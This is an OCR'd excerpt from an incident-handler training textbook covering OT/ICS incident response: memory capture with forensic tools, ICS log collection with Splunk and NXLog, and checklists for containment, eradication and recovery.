



Figure 10.45: Screenshot of Modbus/TCP traffic captured in Wireshark

## Acquiring Evidence during OT Incident Response

For OT-based security incidents, evidence acquisition from ICSs plays a critical role in further investigation. The IH&R team must follow certain precautionary measures while obtaining critical evidence from these ICSs. This will help in obtaining non-contaminated data for further analysis and implementing required mitigation procedures.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

For this purpose, incident handlers can use sophisticated data acquisition tools such as Belkasoft Live RAM Capturer, Registry Recon, and MAGNET RAM Capture to collect data from compromised OT-based systems.

- **Belkasoft Live RAM Capturer**

  Source: *https://belkasoft.com*

  Belkasoft Live RAM Capturer allows the IH&R team to acquire data efficiently from the system's volatile memory. This tool helps incident handlers to capture data protected by an active anti-debugging or anti-dumping system. Incident handlers can use this tool to obtain memory dumps from Windows-based systems, which are a valuable source of evidence during incident response investigations.





Figure 10.46: Screenshot of Belkasoft Live RAM Capturer

**Steps to Capture Memory Images using Belkasoft Live RAM Capturer**

- **Step 1:** Open Belkasoft Live RAM Capturer and select a path to save the memory image.
- **Step 2:** After selecting the path, click on **Capture!**, as shown in the screenshot.





Figure 10.47: Screenshot of Belkasoft Live RAM Capturer capturing memory image


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Then, the tool displays some details in the middle pane along with the progress status (green color), indicating the successful completion of memory capturing task.





Figure 10.48: Screenshot of Belkasoft Live RAM Capturer active progression of capturing memory image

- **Step 3:** Now, open **cmd** and check whether memory has been captured, as shown in the screenshot below.





Figure 10.49: Screenshot of command prompt

Some additional tools for acquiring evidence are as follows:

- Registry Recon (*https://arsenalrecon.com*)
- MAGNET RAM Capture (*https://www.magnetforensics.com*)
- X-Ways Forensics (*http://www.x-ways.net*)
- Volatility Framework (*https://www.volatilityfoundation.org*)
- CAINE (*https://www.caine-live.net*)


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## OT-based Log Analysis Tools

Industrial control systems (ICSs) include different types of control systems that operate or automate industrial processes. ICSs generate a wide variety of logs that provide critical information that can be used to identify unauthorized access attempts and abnormal behaviors in a network. Incident responders can utilize log analysis tools such as Splunk Enterprise and NXLog Enterprise Edition to analyze system-generated logs such as audit logs, user access logs, security logs, and Windows event logs.

- **Splunk Enterprise**

  Source: *https://www.splunk.com*

  Splunk Enterprise enables incident responders to search, analyze, and visualize ICS log data to quickly detect and respond to security incidents in a network. It performs capturing, indexing, and correlation of real-time data in a searchable container and produces graphs, alerts, dashboards, and visualizations to view network activity. Splunk Enterprise provides convenient access to log data across ICSs for easy analysis of log data and detection of malicious intrusion attempts.





Figure 10.50: Screenshot of Splunk Enterprise

- **NXLog Enterprise Edition**

  Source: *https://nxlog.co*

  NXLog is a versatile log collection solution capable of collecting logs from diverse sources on ICS and SCADA systems. NXLog can process event logs from thousands of different sources with volumes exceeding 100,000 events per second. It can accept


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

event logs over TCP, TLS/SSL, and UDP from various files and databases; moreover, it accepts logs in Syslog, Windows event log, and JSON formats. Further, NXLog can perform advanced processing on log messages such as rewriting, correlating, alerting, pattern matching, scheduling, and log file rotation.

- **Collecting logs from Windows event logs:** Most ICSs enable logging through Windows event logs. NXLog can filter and parse such logs based on event IDs using the "**`im_msvistalog`**" module, which collects logs using the native Windows event log API.
- **Collecting file-based logs:** Most logs created by ICSs are text-based log files. NXLog provides the "**`im_file`**" module for collecting logs from such files. With the help of NXLog, incident responders can collect, parse, normalize, and forward any kind of log file created by an ICS.




Figure 10.51: Screenshot of NXLog manager tool

## Containment of OT-based Security Incidents

Containment is a crucial step in the incident management process that focuses on preventing additional damage to OT assets. It includes planning strategies to avoid further loss while ensuring that no forensic evidence of the incident is destroyed or damaged.

Incident responders can perform the following steps to contain OT-based security incidents:

- Block IoCs based on prior analysis of the attack or malware.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Block communication with external networks and suspicious IP addresses across OT network environments.
- Use the DNS sinkhole technique to contain incidents on OT systems.
- Terminate network processes based on prior analysis of the attack.
- Change access control lists (ACLs) on firewalls with the assistance of ICS engineers and network architects.
- Isolate critical components of ICS/OT networks and systems.
- Disconnect any unused system or network service.
- Isolate safety instrument systems.
- Block access to suspicious industrial OT protocols.
- Restrict detected suspicious IPS signatures of ICS/OT protocols.
- Remove any physical network device connected to instrumentation networks in OT environments.
- Block unauthorized cross-level communication.
- Deactivate unauthorized and remote access to OT systems.
- Use SCADA/ICS simulators in the sandboxing process.
- Revoke changes made in the system such as logic changes, firmware downloads, corrupted OT packets, and online edits to PLC projects.
- Disable or block any removable device such as USB access to OT networks.

## Eradication of OT-based Security Incidents

By eradicating OT-based security incidents, regular operations can be resumed owing to the removal of incident components (e.g., malicious code removal, re-imaging affected systems) and mitigation of exploited vulnerabilities from OT environments. After containing an incident, the IH&R team should ensure that all methods of persistent network access have been eliminated, attacker activity has been effectively contained, and all relevant evidence has been obtained. Moreover, they should remediate compromised systems and improve/alter OT environments to protect targeted systems.

Incident responders can eradicate OT-based security incidents by performing the following activities:

- Remediate all compromised systems in OT environments.
- Reimage affected OT systems from backup sources or rebuild systems from scratch.
- Rebuild the hardware if the incident involved rootkits.
- Install patches and restore network configuration.
- Restrict access to compromised accounts and systems in OT environments.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Reset the password of all compromised accounts.
- Replace compromised files with clean and updated versions.
- Download the latest PLC and HMI programs.
- Retrieve backup of Historian data.
- Monitor for any signs of attacker's response to containment activities.
- Enforce multifactor authentication for all remote access to OT networks and devices.
- Utilize a continuous OT monitoring solution such as the ICS network protocol parser (ICSNPP) tool from CISA to alert for malicious indicators and behaviors.
- Utilize antimalware software or next-generation antivirus (NGAV) to scan compromised systems and ensure that all malicious content is removed.
- Perform continuous analysis and logging of network traffic via SIEM.
- Apply zero trust security models in OT environments to restrict unwanted devices, insecure PLCs, sensors, and controllers.
- Apply ACLs on OT networks to filter port input packets.
- Utilize jump boxes on the OT platform to isolate and monitor access to systems.
- Perform deep packet inspection (DPI) to monitor OT network behavior and identify compromised devices, if any.

## Recovery after OT-based Security Incidents

OT networks are complex, and many organizations lack complete visibility into their OT resources. During the recovery phase, it is essential for incident handlers to determine the location of assets to easily restore compromised OT systems or networks and evaluate their performance after recovery. Listed below are various steps that should be followed by incident handlers for recovery after OT-based security incidents:

- Reinforce perimeter security such as firewall rulesets and boundary gateway access control lists.
- Reconnect rebuilt systems to OT environments using standard procedures.
- Test backup systems thoroughly, including their security controls.
- Continuously monitor device operations after recovery.
- Perform an independent review of recovery-based activities.
- Enforce the principle of least privilege to access a resource after restoring it.
- Ensure that Open Platform Communications United Architecture (OPC UA) security is correctly configured with application authentication and explicit trust lists.
- Securely store the private keys and user passwords of the OPC UA certificate.
- Patch and maintain all backup systems at the same level as the primary system.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Establish and run acceptance tests and procedures to ensure that systems have been restored to the pre-incident state.
- Reset the existing passwords for the ICS/SCADA devices consistently after a certain period.
- Allow only real-time connectivity to organizational networks if there is a control function or requirement.
- Terminate connections to the control system from remote/persistent vendors.
- Update the disaster recovery plan (DRP) considering the latest and unplanned incidents.
- Implement controller configuration, logic code, protection control relays, remote terminal units, and process configurations in OT infrastructures for proper recovery of data.

The roles of various personnel in the recovery phase are summarized below.

- **Engineering staff:** Re-image systems and load ladder logic to recover from OT security incidents.
- **OT security defenders:** Monitor ICS/OT-controlled network traffic, logs, and remote access in an environment.
